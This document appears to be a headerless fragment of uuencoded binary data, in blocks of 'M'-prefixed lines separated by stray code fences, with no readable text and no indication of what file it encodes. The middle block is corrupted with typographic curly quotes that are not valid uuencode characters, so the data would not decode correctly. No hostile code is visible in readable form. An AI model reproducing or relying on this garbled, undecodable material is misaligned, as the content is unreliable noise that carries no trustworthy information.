M.AVD7Y;[X"!JYS<G^6=#*5-WF#Y3;@35Y6AR^!A]?MP$:O-#YOP)[+I(H?JL
M%'T[8R;JZ^ZI5*^7QL:^-'V^WB2J3V:6D\DWF2M.(3]F_GVJOOUWIE$?EC(?
MF$9C^O=@\_5FE>EPO8/#IE.;.YEKSB!W9<X&[RK1A\,S:+WW6+[>3#K_8V92
M?>ELY3;@';.IGC-'^4J)]B_-8===NGX_3$G7G[>?LOIU)\M^,E>_[`56+YI+
MRZ;/(Q^>IU^6^S[+5YO/QJ\%Y'(9Y.G,/IGDJRO(C5:6OMY^+#./>?=*:N<I
MV'S.4&D5U9^M5AX`MJ^A^F"P^7Z26:SNL59Y28D^U%E+Z^VYEO)YZ\C6#?KC
MTFX#+9O"O('YM)-E/]KE9"ZTN_3]%K>;EKWS)=OV/>2F>Y5S2BS;?:]^O;OW
MZM=[#?(!X/M[:<QZ!3;?`U8^1Q@RW\OA"PZVN!JN#PZ!.WHX>`@\E>\('@I/
MF_J!)\!OM,:!I\)3G[G@&?"T9GD.]>VS'.J_USZ5V6)N+WB;17V`,`G\F45]
MHG`F^`MX@KX1O`?>BWH"?,.B/I3Z`.PNC-N]Y3FXC!AIV"U7&%M>">:W50UO
M-*R^;\<?7%FH;TMI`/86ZIM,FH*K"/5E)AW!587ZHI-XL()07^TR"OR64-\Y
ME&9XOM&VXZLJVUK"!;FYJ(:.$$'H5B(<'2FB6#V6U=NC6XO.Z#:B&SI:#$#'
MB-'H6#$%W4FDH[N(]]&=Q5*66<$R:]%=13;+[V"97)8YA.[.W$T<9?43Z#AQ
M'MU37$'W$M=9YD>6^9EE[J'CF1/%0W1O\81EGK.,BW"XOW!#)PL_5J^/'BB:
MHP>)KN@!(A$]F'F$>`<]3`Q##Q?C668V>J18B1XEMJ+'B>WH\6(WJ^>P^E?H
M"2(?G2(NHR>*^^BIX@EZNGB.GBM>H8V)@*2\!WJ:*"]IV2KH&>)M]$Q1&SU+
M!$EJ/PP]7T2A%X@.Z(5B,'JIR$(O%RM9?0.K;T1_(#Y'+Q$Y+'.894ZA5XOK
MZ%7B)JO_-WJM*$2O%W^B-XC'+/,"O4Y(%X?_Q;Q95$!O$0W16T43]#81B]XA
MXM"?B4'HS\5X]$Z1@?Y2K$/O%5O0.6([>I_8B\X3A]#[Q6ETKOB6U2^@#XH?
MT%^+1^BCXAFK2U>J5T0?$]70^:(V^H1HBCXIHEF]':MW09\2/=$%(@E]1@Q&
MGQ436'T*JT]G]=FL/A]]02Q&7Q3KT9?$!5;_`?V]^!E]53QF]2?H&^)O]#7Q
MAM4M;@[?$G[HVZ(>^J9HR.HAZ#NB+7JN2$#?%2/0A6*AX:6Y:FSU$X.-VFIP
M3:&^)RW'<)3%7ZC3]C#4:PGU#N*3X`"19/@<9&JK+_"S7`77$>I0_PB9ND*]
M<_DNN)Z(,_P'N+Y0X_4+<*!0WR?GDJ>6;2#4J\/R>?`L`K:Q$3A(J*_&ZP9N
M)-H:3@`'BZ&&4V'9$+@KS8%Z*(R/[X,;"\=G5XY:Z,\=X[^%Q?LAH-C+\M2X
M_U`L-KPQ3XW7#X7C,S-M+8_PFQ7;6IX)-_0+40[]M["C7PIO]"M1%?U:U$"_
M$?[&OY]!_Q]#\[G%=GR3ZO_OL[^%^JQ\#/HLI9J?7(4^2UG/J/]4;/6)C=_!
M+E*]$^UYL1WOM&UK\7)<CH8K2BNZDO1"5Y$^Z*K2EV7\6":`94+1;\L(=#4Y
MUU=9J#_(9>C_23-)6K*#6A_>0-=2SY&!\B_T75D$;J>],)Q*E!61S>0]=!!
M,@0=*L/08;(UNIE<B`Z7:UA]+:MO0;>0-!:WE+^A(R6-H:WE:W0;60;'A2AI
M1T?+BN@8F8".E>^BV\I)Z';R*W1[>8[5S[/Z-707>0?=3;YF=>%"]?+H'K(R
M.DXV0/>4P>A>,A2=()NA$V44.DG2F-57]D;WEP/0R7(,>J!,1?O(V>BA<AYZ
MF%R"'BY7H$?)M>C1,MNPW*^NKS(PY%KWPW,G.(<K0;VL5/<?7ZB7@_,\'.H>
M4`^&NA6NA>;%5J]?HB'C*=4]H0O8)LTG6R6OW^SB_@04.WZ_NGXGR/ARCGY.
MQV6-^9*TH=-E)?0<^1:KT_UD/KL&%\@1Z/?D6/3[<B(Z0^:A,R7-MQ?*[]!+
M)<VWL^1-]')9%\_A#V0H>J6,0*^2;=$?RO;H-;(SJ\>A-\@$]$>R/_IC2?/D
M37($>K-4\^31L,]38+^E@B?"L9@)3H5C]QXX33J[KSKFVP'%7@;'98<\X>%8
MUSY)8T$NN^_MDW70>>R^MU\V8?46Z`.27J]]);NQ>CSZH*37:(?8L3LH4]&'
MV;WTB)R/_EKN1!^7^]`GY"%6/XX^*;]!GY(7T:?E(_19^1)]04K<_]]+?_15
MV1!]339#7Y21Z.LRQO`G<"P^@V.Q$ZZCSZ5Z)K`?O!/V\W'P%W!]?0O>)=4S
MA._!NW$\.FJA/W>,_V+8<>QB^`D<Q]NR@J>C#T\EC=?/9`7T2UD%_4KV1[^6
MH]!OY'ATD:37LQ:7HVCA<@HM7:RX[2XN5=%E7&@\*N]"^ZJ""[TV]'*AUW?_
M8>[:HR8IJGOW5A\1D#>$ESP,"^Z:W>^;[IGIZ?D&%O!\@+Q?B^B"-/W-],PW
M[KR8GOD>"QL\\A`XD%5$7!0%=(.BA(>O9)>%74(0]!#!@"()+Y$D0I"`&$_.
M44SJWJJZ53VS'SO^D_B=`_/K6[>K;MU[Z]:]U;,]>[+[#/X'">_-?D!X'_:T
M07^9\(%,UW0'L-<-^F\)'\3VI?A_,#N4\"%,UV6',X_P$6P%X27L=,(?8"L)
M_P7[/.%E3-=<R]D]A,>8KK_&V4;"&?8H88_IO2S+=J%XGF-[$LZS_0@7V!&$
M`Z;WH"([FO`$FR1\)#N5\%%,[R,KV/6$CV;K"1_+;B?\0?8]PI/L(<(GL(<)
M?XB]B_+Y$]G.A$]B>Q`^A1U"^%26(7P:.XKP&>QHPN>P$PE'[&S"%[)S#7I(
M>!5;2_@\=IG!<S7A"EM/.&9?(EQE7R-<8_<2GF;?(;R:;27<8(\2;K.W"7?8
M(JH[^NP]A&?8GQ&>9?L3GF.'$;Z4Z;KF"G8&X2O9*L)7LPIAGZTF?`SK$#[9
MP)]@LX2O89=PO/-&B$LOX#ZR-^(7,=0=A/CG*/X1&R'^O(1Y]1CB7V"^[2-^
M>5'`\;&(_Q7S[5,0_]LBJ$'.0?SOF'M?@/B7N%_7$+^">TH'\:N8>\PC?GW1
```

M,1S?A#*\@7O95Q&_N>!>=HE1UWR*XSLW0@Q<Q];SA/[!C9#_KV/JS>^3UDWJ
MB(OC+S"]QWV9[4KX%G8&X5N9CHT;V‘6$_YKI<[]OL*\3_B:[E_!=;!/AN]D6
MPO>P1PG?RQXC_"VFS_?^CCU’^-OLEX0WLC?XYV.HDW6HDJ<1B]7[(N+/,M#;
MJXAO8‘OI[0U+ZPWP6ZBW+>RJ/=58WV?J]T$FK4>8WCL>90<0_A%;1OAQYA-^
M@AU)^,?L9,+_Q,XD_!3[".&?&+I]FD6$GV73A)]C\X2?9SH?>(&M)?P26T?X
M%78#X5?9C?QST2;PL:WH#SMM‘OT\B/K9"^D/T1P’=76CH2NHT0[>!+IZFRW>
M2_6_HZ/KRIT<K;>=G?<:]/<3WL719]V[.?JL>P]’ZVU/9P7AO9VS"._C5‘P>
MG=_NYVC][.9<2OB]SM6$#W+@W15C.’?\&12K@-AV8!D=@WB1‘UO0B8@9/$:P
MSMJ$SPZ<#?:V];/>T‘_@BU‘_RYS-I!]UJH7[E[/4TO1Q@Z[S2=\YS:"O-.AZ
M/0;&?"<<?59?<O19_=’.>L+’.+J^/E:\@0?QI’,[X>,<G1,>[SQ#^‘3G><(G
M.B\3/LEYC?#)CLXA3W5^2_@TYVW"ISLZGSS3V8’P6<[[")_ME‘BO=#Y*^,/.
M/.%S’5V/?]392’B5H_.B\QQ==Y_OC%%>\3$G)GRA@:><!N&J\R7"-6<#X=6.
MKJ\;CCXK[CB_(7R1H\]^$^=WA’N.17G"C.,0GG5V)#SO[$QXC;,/X8L=G?-\
MTEE,^#+G9,*7.[I>OL*YB_"GG.<)7^7HG.1J9P7A:YP6X>N<+Q/^*^<.PNN<
MNPA_QM’YP/7.9L*?=;Y/^’/.4X1O=’[*\:489Y8[$’^NQ?4UAFJX&_$X<M^/
M.(,QY$>(7>1Y‘;%’ZVBK_’P5Z:L<,\XK’WB1_Z?L"_BG\FY8I^K,5CT#_2]<
MLU=:ZWFQX=P’^^85^!QS]_O$\[LO[*?F<B7]YA+7H:5CW366/O>[UM+Q;9VE
MS\0^8QU+^’KYE@+‘-\BW.Z#>\"T.^]X’\[J"^E?S57-1<6"QQ(?=!_*OMW[#
MY<R@_)^W=$R^B>X%?E#/"N2_V?IOSG\&\G_1X+^9^’EMCO3S49XOTMRA’]#/
M-/9SF^7L;UEKL9];C7YN,_KY"M*OQGYN3<D#_7P.^[G=VGU_Q7^’<>\WZ"R4
MYQCTKZ*!?@KA._%M%ANP_Z]9"^W[96-<P’^#X]YM]?BXFU#^NRR]UW_;D.%N
MZ]T&7>=4W[’T.?#W+’UN\[>6WOL>D/_"#/‘6>C/*))=.[W$/PIXD\=\;OO&0
MI?>"1^1;0P#_P/"9’UHAX<<L.‘MZ6/KM2Z3/K]@M_OF:I+^RO^;O\\^W)/T_
M#?Z+^><!FP7]L‘,4_<?X[9OW;08]WX7?ZEJ&^![TU;S$H/\5$H._G8CX7OJ-
MHJWR\RRD_R/Y%=#5O%Z4^‘+D$:=4#8G?B7\.>1Y_1Y[+D>>)!7GNW@9>+/&G
M-X///&4MYCJY93/XS)/H&W=(#+[Q+8FU+SUEZ=S[9Y8^ZWO&TM\!^&?\U[WW
MHVQ/(NT1B4&?3T@,_?P+XI^DY%=_(/-!ALR‘7T:9G[<FN<QOH6S/HIR+[A<8
MY-P/\7/R7QZ#/,\;L>XE2]<(O[‘.(?PRCG’X_2#/LRA;3F+PAP\B?@[E/QWQ
M"PO*K,XS%\O_/G(_R/P?UC3YWFO$/VG]RM)G.Z\;Z^Y-2Y_MO&’H]DWZ)N:D
M]6OYUB+‘;]&;2&!,R#_CN/^SMI‘X_[>&->V=<RWC&=‘MJWUMLC6-0*S=8W@
MV)[!<Q3A’8SO<KS+/MF@ZWKAW?:YA’<TOM>QDPUOXKD,=?M[U.UUB-]&G=^(
M^‘]HBSLD’ER#\/<B_V^UH0?‘WT4][&+O?J‘::U=U*\=[&,_"]K2U;^QE’TIX
M;WNI01\SZ#H&[F.?8/2C_S];)WK[HO/*Q6]2GA_6Y^7’F"OX9^/XQQWQ>=W
MSR#>#1]QO(1X=WNA_72-,7?‘O*Y’V1?2W,_V)C[(61KX‘=;+WH‘^‘^SO\[Y
M=W\‘UM&?&_YPF/$\<;’Q//%PPW^.,)XA+K%A?1WX@’@FJ_8R&‘OVD2,X_5#+
MPRXC’#=O/T9R%@TYCS3T7S+T?Z0=&’W"’G3Y‘_H[5W_‘/H^SW\,WL*5;8"Z3
MQK/1DXS^CS/6PO’&]YI.,N9^"HT%W_GY$.’3[3+A,^VVP=,G?(:]QN#1Y]YG
MV=<0/MOX;M)*6]<[Y]BW$/ZPO8’PN?8W^>>16T"WDRG=POGY"5M@[N?9_\#G
MWL6YK()U/G.>,??S#?K’;!U_+K!U_‘EMG0-<:.L<(+)U/C-EZ[A4QEBQ%F5;
M13X#LD$^>17*-HWDVU"V&MKE3HEU3C)M^%O=6*>KC77:,&S4-)Y3M^PEA-M&
M[.K8^GPC,;Z3UK-U3C)CZS.-66-MSALV76/8]&+#II?8NDY?:]CT+_’[‘)M0
M)S6TU\,26X9^8%]^DM.7X*^Q6M;/$2_CZ\2R=M@*^%SKT$_PM8JX;"WF>‘SQ
M11:\>?1XQ+,6O)7T?(GAI:()XGD+WCMZ’>)++’@?Z,V(UUKP(M‘[)#Z&X^\B
M?MJ:Y’@KXI]9\&+Y’R+>S88WV#^-^-?L0H[_!_%;#-X.N_.#L*Z7T[S@G..K
ML’GCKWR6K?%^TAU/NN5Q_‘7NY=Y8;LPMCD?=\O1X/1OXXU/M=F]<_91I7!E7
M]]7*92\$>KT15\:L>JLWT5N26>8N/:J+’Z5,QLO0’[]R"_17LLK341?Y/<’O
M<?Z2Z_&61KM5.U3UEAVMMWXKJ==:<87NRQGW95+W9<W[<*RAF_-_Q,TI:7U]
MHYO9UE\I4]C6G]G7D#2%A:1Q%^@KF6YW>W1[(&X/EI:69[V"’Y3@_\0U-%I1
ML!?!’’X^G\US3L%!%G,S4J(,[]/U‘F$VZDGS*5<‘T4M>GG=5;;0CZ28>32O’
M6ZU*NS_5B$63-GH‘3:@6LUT;U_6‘‘9RP$<_1’%QNP"3HQE%C‘MF6<3_R2O5F
M5)/760\(^D9#+&5"7\JE6,SQE44*4D#%,R2HU#W_E)+"C\^+)JYG\;’‘^JNW
MRHU^)19$^/_JJ!:/38_$76ZWJO7:B,Q1O]>&&T9DGVE&C4:[/")W4I[FL6%[
MO%’2’.]$W:@Y8J]3]5:UV4M&Y.[TNE%Y^ZI#(11KIQ=VXUHRL7))$0):XF?B
MJ;D)C$?"F>*RNA2^%%?4M9_#ZZ0NKXN^:%?7?,$@8:JC"+[H,5(]N$7L<JZ2
M2’?U/.QS+B9"’CMM=^NU4-_G!:+G>H=$PY[GRNJ^;%X(6VU$M40Q!5)@=5?.
MQ<[G$G57+A>(Y3*2[T6=:*K>J/?F1S1/;[X3CVS*=E*?"_^8.Y)>I1*#;X?R
M1[C#:B5,8ECLK@>FA0\>BA)NEFHE":?J/3YM3N,Q*%)AMY1U2[@M+(.@Y^6X
M*J@[’O2FHU:E$7=#V6E.=,ICT‘?@DP>4JESI=-/J>%YQ%T0<V%X80.],S9XZ
MJ\0SHK,<S@=BMVZLM]JJT</&O-’8;%=BU9H=NK4%04<UYX::V]6J:LQC8]9H
M[-0KJM%7$]0R=<HF0V&HZ[YN#(8::[JQ.-28U-?0C&";PDS‘:$ZUNT.2\?5?
MJ>MYN=X01Z_>U!UDA^:=]).8!U/N2(HG-\13YN&3].H.ZZX252I=:A]67SG5
M#MJ#SP#<#=*HE!I=GQB’E54SV[W,MLR0]:C=’=)F+=7N#;6W&Q73E-ZPBP&’
M84]OV,L:AIMY0E>^T5Q-C+M]H0JO‘+O_#&S^<!68"QG7,28$?FZ[‘0W6G%IM
M?;U6\N8R2P)!DIZ2‘5I?TL1\7;1=XOJ"**88()^BY8W^LIZ@&7;O*UI!JSCQ
M<X(6:)WT%4V8NK#44M+)I0#B*>&4]_,12#;I[UPX$LTEHY%DTJ7YC228]&(N
M&<DE’9<+1F*Y!257I1F%VHOSZ+VR’VCS<^G6HFSE=^KH[:KHS06A$.BB(3‘2
M6A3Z7+0$1D!+F]$5@1HBGV6$.A>M@1’/(M]SETG?XO)1Y’*7R;7’YVBL61=-
M(I:N18’>1:-@O+<&@H0KS"."A=77W:.)Q-*S:@993I&O.,M8XJZPE5CJ5BW5

```
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
```

```
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
